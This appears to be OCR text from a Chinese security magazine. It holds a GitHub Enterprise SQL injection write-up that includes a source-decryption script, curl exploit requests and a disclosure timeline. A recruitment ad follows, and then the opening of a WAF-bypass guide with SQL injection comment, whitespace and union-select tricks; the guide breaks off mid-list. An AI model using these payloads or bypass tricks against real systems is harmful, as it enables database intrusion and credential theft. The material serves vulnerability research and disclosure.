80/tcp 及 443/tcp 為 GitHub 主要服務的端口

122/tcp 就是 SSH 服務


8443/tcp GitHub Enterprise 的網頁管理介面

額外一提的是，GitHub 的網頁管理介面需要一組密碼以供登入，但如果你有密碼的話你可以直接透過管理介面新增自己的 SSH 金鑰並登入 122/tcp 上的 SSH 所以 有管理員密碼 == 可以遠端代碼執行 ！

使用 SSH 連線進去後，審視一下整個系統發現所有服務的代碼皆位於目錄 /data/ 下，大致目錄架構如下 :

```
# ls -al /data/
total 92
drwxr-xr-x 23 root                root                4096 Nov 29 12:54 .
drwxr-xr-x 27 root                root                4096 Dec 28 19:18 ..
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 alambic
drwxr-xr-x  4 babeld               babeld              4096 Nov 29 12:53 babeld
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 codeload
drwxr-xr-x  2 root                root                4096 Nov 29 12:54 db
drwxr-xr-x  2 root                root                4096 Nov 29 12:52 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Nov 29 12:53 enterprise-manage
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 failbotd
drwxr-xr-x  3 root                root                4096 Nov 29 12:54 git-hooks
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:53 github
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 git-import
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 gitmon
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 gpgverify
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 hookshot
drwxr-xr-x  4 root                root                4096 Nov 29 12:54 lariat
drwxr-xr-x  4 root                root                4096 Nov 29 12:54 longpoll
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 mail-replies
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 pages
drwxr-xr-x  4 root                root                4096 Nov 29 12:54 pages-lua
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 render
lrwxrwxrwx  1 root                root                  23 Nov 29 12:52 repositories ->
/data/user/repositories
drwxr-xr-x  4 git                 git                 4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root                root                4096 Dec 28 19:22 user
```

接著隨便選取一個目錄嘗試讀取原始碼，發現原始碼看起來被加密了 :(加密後的原始碼看起來像是:





GitHub 使用客製化的函式庫來混淆他們的原始碼，如果你在 Google 上搜尋客製化函示酷的名稱 ruby_concealer.so 你會發現已經有個好心人把寫好的解密程式放在 這份 gist 上了!

解密程式很簡單，只是單純將函示庫中的 rb_f_eval 替換成 rb_f_puts ，所以原本會進行 eval 的動作變成直接將解密後的原始碼印出來!

但是身為一個駭客，不能只是 Script Kiddie 伸手黨只會使用別人的程式，必須要了解它內部原理是如何實現的!

所以我們來打開 IDA Pro 來分析一下 Binary 吧! ◕•`ㅂ•´)و


IDA - C:\Users\Orange\Desktop\github\ruby_concealer.so
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
Function name
_init_proc
_rb_require
_rb_f_eval
_rb_funcall
__gmon_start__
_rb_binding_new
_rb_define_global_function
_rb_str_new_cstr
_rb_enc_set_index
_rb_sourcefile
_rb_const_get
_rb_enc_get_index
__cxa_finalize
_rb_intern2
start
sub_A10
sub_A50
sub_A80
Init_ruby_concealer
_term_proc
__cxa_finalize@@GLIBC_2_2_5
__cxa_finalize
_Jv_RegisterClasses
Line 18 of 23
Graph overview
int Init_ruby_concealer()
{
__int64 v0; // rax@1
__int64 v1; // rsi@5
__int64 v2; // rax@6
__int64 v3; // rax@7
__int64 v4; // rax@7
__int64 v6; // rax@4
v0 = qword_2012F8;
if (!qword_2012F8)
{
LODWORD(v0) = rb_intern2("inflate", 7LL);
qword_2012F8 = v0;
}
qword_201300 = v0;
rb_require("zlib");
if (!qword_2012F0)
{
LODWORD(v6) = rb_intern2("Inflate", 7LL);
qword_2012F0 = v6;
}
v1 = qword_2012E8;
if (!qword_2012E8)
{
LOBYTE(v1) = 4;
LODWORD(v2) = rb_intern2("Zlib", v1);
qword_2012E8 = v2;
}
LODWORD(v3) = rb_const_get(rb_cObject);
LODWORD(v4) = rb_const_get(v3);
qword_201308 = v4;
return rb_define_global_function("__ruby_concealer__", sub_A80, 1LL);
}
00000C20 Init_ruby_concealer:33
Output window
201308: using guessed type __int64 qword_201308;
IDC
AU: idle Down Disk: 57GB


IDA - C:\Users\Orange\Desktop\github\ruby_concealer.so
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
Function name
_init_proc
_rb_require
_rb_f_eval
_rb_funcall
__gmon_start__
_rb_binding_new
_rb_define_global_function
_rb_str_new_cstr
_rb_enc_set_index
_rb_sourcefile
_rb_const_get
_rb_enc_get_index
__cxa_finalize
_rb_intern2
start
sub_A10
sub_A50
sub_A80
Init_ruby_concealer
_term_proc
__cxa_finalize@@GLIBC_2_2_5
__cxa_finalize
_Jv_RegisterClasses
Line 18 of 23
Graph overview
v17 = rb_enc_get_index(a2, a2, 127LL, a2);
v2 = a2;
v3 = v17;
}
LODWORD(v4) = rb_funcall(qword_201308, qword_201300, 1LL, v2);
v5 = v4;
rb_enc_set_index(v4, v3);
v7 = 0LL;
data = (char *)&v5->data;
while (1)
{
v9 = v5->this;
if (BYTE1(v9) & 0x20)
break;
v9 = ((unsigned __int64)v9 >> 14) & 0x1F;
if (v7 >= v9)
goto LABEL_10;
v10 = &data[v7];
LABEL_6:
v11 = ((signed __int64)((unsigned __int128)(4854406335186724111LL * v7) >> 64) >> 2) - (v7 >> 63);
v12 = v7++;
v6 = "This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We "
"know this 'encryption' is easily broken. ";
*v10 ^= aThisObfuscatio[v12 - 152 * v11];
}
if (v7 < (unsigned int)v5->data)
{
v10 = (char *)(v5[1].this + v7);
goto LABEL_6;
}
LABEL_10:
v18 = v5;
LODWORD(v13) = rb_binding_new(4854406335186724111LL, v7, v6, v9, data);
v19 = v13;
LODWORD(v14) = rb_sourcefile();
LODWORD(v15) = rb_str_new_cstr(v14);
v20 = v15;
return rb_f_eval(3LL, &v18, a1);
}
00000AD2 sub_A80:34
Output window
201308: using guessed type __int64 qword_201308;
IDC
AU: idle Down Disk: 57GB

從上方的 Hex-Rays 轉 C 語言代碼可以看到，函示庫使用 Zlib::Inflate::inflate 先將原始亂碼的資料解壓縮，接著再使用 XOR 並用下面的金鑰進行解密 :

```
This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken.
```

了解原理後其實可以很簡單的寫個小程式去解密它!

```
require 'zlib'
key = "This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken. "

def decrypt(s)
    i, plaintext = 0, ''

    Zlib::Inflate.inflate(s).each_byte do |c|
        plaintext << (c ^ key[i%key.length].ord).chr
        i += 1
    end
    plaintext
end

content = File.open(ARGV[0], "r").read
content.sub! %Q(require "ruby_concealer.so"\n__ruby_concealer__), " decrypt "
plaintext = eval content

puts plaintext
```

代碼分析

在反混淆 GitHub 的代碼後，終於可以開始我們的原始碼審查! 首先，使用 cloc 看一下整個專案大致架構組成!

```
$ cloc /data/
    81267 text files.
    47503 unique files.
    24550 files ignored.

http://cloc.sourceforge.net v 1.60    T=348.06 s (103.5 files/s, 15548.9 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
```

```
-------------------------------------------------------------------------------
Ruby                            25854          359545          437125         1838503
Javascript                       4351          109994          105296          881416
YAML                              600            1349            3214          289039
Python                           1108           44862           64025          180400
XML                               121            6492            3223          125556
C                                 444           30903           23966          123938
Bourne Shell                      852           14490           16417           87477
HTML                              636           24760            2001           82526
C++                               184            8370            8890           79139
C/C++ Header                      428           11679           22773           72226
Java                              198            6665           14303           45187
CSS                               458            4641            3092           44813
Bourne Again Shell                142            6196            9006           35106
m4                                 21            3259             369           29433
...
```

看一下 Ruby 以及 Rails 的版本

```
$ ./bin/rake about
About your application's environment
Ruby version                 2.1.7 (x86_64-linux)
RubyGems version              2.2.5
Rack version                  1.6.4
Rails version                3.2.22.4
JavaScript Runtime            Node.js (V8)
Active Record version        3.2.22.4
Action Pack version           3.2.22.4
Action Mailer version        3.2.22.4
Active Support version       3.2.22.4
Middleware                      GitHub::DefaultRoleMiddleware, Rack::Runtime, Rack::MethodOverride,
ActionDispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions,
ActionDispatch::DebugExceptions, ActionDispatch::Callbacks,
ActiveRecord::ConnectionAdapters::ConnectionManagement, ActionDispatch::Cookies,
ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsParser, ActionDispatch::Head,
Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport
Application root              /data/github/9fcdcc8
Environment                     production
Database adapter              githubmysql2
```

```
Database schema version      20161003225024
```

大部分的代碼使用 Ruby 撰寫，可以看出 GitHub 很喜歡使用 Ruby on Rails 及 Sinatra 等 Ruby 網頁框架進行網頁開發

目錄 /data/github/ 看起來是跑在 80/tcp 443/tcp 的服務，經過一些指紋分析，看起來這份原始碼是真的跑在 github.com、 gist.github.com 及 api.github.com 的原始碼!

/data/render/ 看起來是跑在 render.githubusercontent.com 的原始碼

/data/enterprise-manage/ 是 8443/tcp 管理介面的原始碼

GitHub Enterprise 的原始碼同時也是 GitHub.com 的原始碼，但兩者實際上運行會有差異嗎?

經過一點研究後發現這份代碼使用了 enterprise? 及 dotcom? 這兩個方法來判斷當前是在 Enterprise 模式 或是 GitHub dot com 模式 ，所以有些只有在 Enterprise 才有的功能從 GitHub.com 上會無法訪問，不過猜測兩者的 Code Base 應該是一樣的沒錯!

漏洞

我大約花了一個禮拜的時候進行代碼審查跟發現漏洞，本身並不是很熟 Ruby (Ruby 很魔法，本身是 Python 派 XD)，但就是邊看邊學 相信也有很多人也是這樣，先學會 SQL Injection 才學會 SQL，先學會逆向工程組合語言才學會 C 語言的 :P

大致上的行程差不多是:

Day 1 - 設定 VM

Day 2 - 設定 VM

Day 3 - 代碼審查，順便學 Rails

Day 4 - 代碼審查，順便學 Rails

Day 5 - 代碼審查，順便學 Rails

Day 6 - 耶，找到漏洞惹!

漏洞存在於 PreReceiveHookTarget 這個 model 上!

整個漏洞發生的核心原因在於 /data/github/current/app/model/pre_receive_hook_target.rb 這個檔案的第 45 行

```
33    scope :sorted_by, -> (order, direction = nil) {
34      direction = "DESC" == "#{direction}".upcase ? "DESC" : "ASC"
35      select(<<-SQL)
```

```
36          #{table_name}.*,
37          CASE hookable_type
38            WHEN 'global'         THEN 0
39            WHEN 'User'           THEN 1
40            WHEN 'Repository' THEN 2
41          END AS priority
42        SQL
43          .joins("JOIN pre_receive_hooks hook ON hook_id = hook.id")
44          .readonly(false)
45          .order([order, direction].join(" "))
46      }
```

雖然 Rails 使用內建的 ORM(或叫做 ActiveRecord) 來保護開發者免於 SQL Injection 的困擾，但在使用 ActiveRecord 上如果誤用了一些函數還是有可能造成 SQL Injection 漏洞的，像是對於 SQL 中 identity 的使用如果直接代入使用者輸入，在許多 ORM 上都是會產生 SQL Injection 的，更多的細節你可以參考 Rails-sqli.org 這個網站，它整理了很多 Rails 中誤用的例子!

在 GitHub Enterprise 這個案例中，如果我們可以控制 order 這個參數，就可以注入惡意的 SQL 到伺服器中，所以接下來嘗試往上追，看那些代碼會使用到 sorted_by 這個方法?

往上追後，發現 /data/github/current/app/api/org_pre_receive_hooks.rb 第 61 行:

```
10    get "/organizations/:organization_id/pre-receive-hooks" do
11      control_access :list_org_pre_receive_hooks, :org => org = find_org!
12      @documentation_url << "#list-pre-receive-hooks"
13      targets = PreReceiveHookTarget.visible_for_hookable(org)
14      targets = sort(targets).paginate(pagination)
15      GitHub::PrefillAssociations.for_pre_receive_hook_targets targets
16      deliver :pre_receive_org_target_hash, targets
17    end
...
60    def sort(scope)
61      scope.sorted_by("hook.#{params[:sort] || "id"}", params[:direction] || "asc")
62    end
```

使用者參數 params[:sort] 直接被代入到 scope.sorted_by 中，所以只要在 /organizations/:organization_id/pre-receive-hooks 這個路由上的 sort 參數上插入惡意的 SQL 就可以產生 SQL Injection!

由於這個漏洞是在 GitHub Enterprise 的 API 功能中，在觸發漏洞之前必須先有一組合法的 access_token 並且擁有 admin:pre_receive_hook 的權限才可以。

不過這點對我們來說也不是難事 ,經過一段時間的代碼審查發現可以透過下面的指令來取得相對應的權限 :


```
$ curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre_receive_hook","note":"x"}'
{
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
    "name": "x",
    "url": "https://developer.github.com/enterprise/2.8/v3/oauth_authorizations/",
    "client_id": "00000000000000000000"
  },
  "token": "????????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b39f4",
  "token_last_eight": "1fadac36",
  "note": "x",
  "note_url": null,
  "created_at": "2017-01-05T22:17:32Z",
  "updated_at": "2017-01-05T22:17:32Z",
  "scopes": [
    "admin:pre_receive_hook"
  ],
  "fingerprint": null
}
```

一但有了 access_token ，接著就可以用以下的指令觸發漏洞 :

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(select+1+from+information_schema.tables+limit+1,1)'
[
```

```
]

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(select+1+from+mysql.user+limit+1,1)'
{
   "message": "Server Error",
   "documentation_url": "https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
}

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,if(user()="github@localhost",sleep(5),user())
{
      ...
}
```

使用 Time-Based SQL Injection 判斷資料庫使用者是否為 github@localhost



Timeline

2016/12/26 05:48 透過 HackerOne 回報漏洞給 GitHub

2016/12/26 08:39 GitHub 回覆已確認漏洞並且正在修復中

2016/12/26 15:48 提供更多漏洞細節給 GitHub

2016/12/28 02:44 GitHub 回覆漏洞會在下一個版本的 GitHub Enterprise 中修復

2017/01/04 06:41 GitHub 提供 $5,000 USD 的獎金

2017/01/05 02:37 詢問如果要發表 Blog 的話是否有需要注意的地方?

2017/01/05 03:06 GitHub 回覆沒問題，請發!

2017/01/05 07:06 GitHub Enterprise 2.8.5 發表!

360 ADLAB

360网络攻防实验室

360网络攻防实验室创立于2013年，由数十名不同领域的安全专家组成；长期致力于各个方向的安全技术研究，为公司产品、业务提供核心的安全技术成果输出，为大客户及合作伙伴提供专业的安全技术支持。

招聘职位

1. 安全研究员
2. PHP开发工程师
3. Python开发工程师
4. 安全客媒体运营

招聘信息

1. 能力突出者，不受工作经验年限要求、学历要求
2. 工作地点：北京奇虎360总部
3. 待遇：面议

简历投递

linwei@360.cn

扫码了解更多招聘详情

我的 WafBypass 之道（SQL 注入篇）

作者：从容

原文来源：【阿里云先知】https://xianzhi.aliyun.com/forum/read/349.html

0x00 前言

去年到现在就一直有人希望我出一篇关于 waf 绕过的文章，我觉得这种老生常谈的话题也没什么可写的。很多人一遇到 waf 就发懵，不知如何是好，能搜到的各种姿势也是然并卵。但是积累姿势的过程也是迭代的，那么就有了此文，用来总结一些学习和培养突破 waf 的思想。可能总结的并不全，但目的并不是讲那些网上搜来一大把的东西，So...并不会告诉大家现有的姿势，而是突破 Waf Bypass 思维定势达到独立去挖掘 waf 的设计缺陷和如何实现自动化的 Waf Bypass（这里只讲主流 waf 的黑盒测试）

0x01 搞起

当我们遇到一个 waf 时，要确定是什么类型的？先来看看主流的这些 waf，狗、盾、神、锁、宝、卫士等等。。。（在测试时不要只在官网测试，因为存在版本差异导致规则库并不一致）

1、云 waf：

在配置云 waf 时（通常是 CDN 包含的 waf），DNS 需要解析到 CDN 的 ip 上去，在请求 uri 时，数据包就会先经过云 waf 进行检测，如果通过再将数据包流给主机。

2、主机防护软件：

在主机上预先安装了这种防护软件，可用于扫描和保护主机（废话），和监听 web 端口的流量是否有恶意的，所以这种从功能上讲较为全面。这里再插一嘴，mod_security、ngx-lua-waf 这类开源 waf 虽然看起来不错，但是有个弱点就是升级的成本会高一些。

3、硬件 ips/ids 防护、硬件 waf（这里先不讲）

使用专门硬件防护设备的方式，当向主机请求时，会先将流量经过此设备进行流量清洗和拦截，如果通过再将数据包流给主机。

再来说明下某些潜规则（关系）：

百度云加速免费版节点基于 CloudFlare

安全宝和百度云加速规则库相似

创宇云安全和腾讯云安全规则库相似

腾讯云安全和门神规则库相似

硬件 waf 自身漏洞往往一大堆

当 Rule 相似时，会导致一个问题，就比如和双胞胎结婚晓得吧？嗯。

0x02 司空见惯

我们还需要把各种特性都记牢，在运用时加以变化会很有效果。

数据库特性：

注释：

```
#
--
-- -
--+
//
/**/
/*letmetest*/
;
```

利用注释简单绕过云锁的一个案例：

拦截的，但/**/ > 1 个就可以绕过了，也就是/**//**/以上都可以。

科学记数法：

```
mysql> select id,id_number,weibo from bm_list where id=0e1union select user,password,1e1fr
om mysql.user;
+------+-------------------------------------------+-------+
| id   | id_number                                 | weibo |
+------+-------------------------------------------+-------+
| id   | id_number                                 | weibo |
| root | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B | 10    |
|      |                                           | 10    |
+------+-------------------------------------------+-------+
3 rows in set (0.00 sec)
```

空白字符：

SQLite3 0A 0D 0C 09 20
MySQL5 09 0A 0B 0C 0D A0 20

PosgresSQL 0A 0D 0C 09 20

Oracle 11g 00 0A 0D 0C 09 20

MSSQL 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

+号：

```
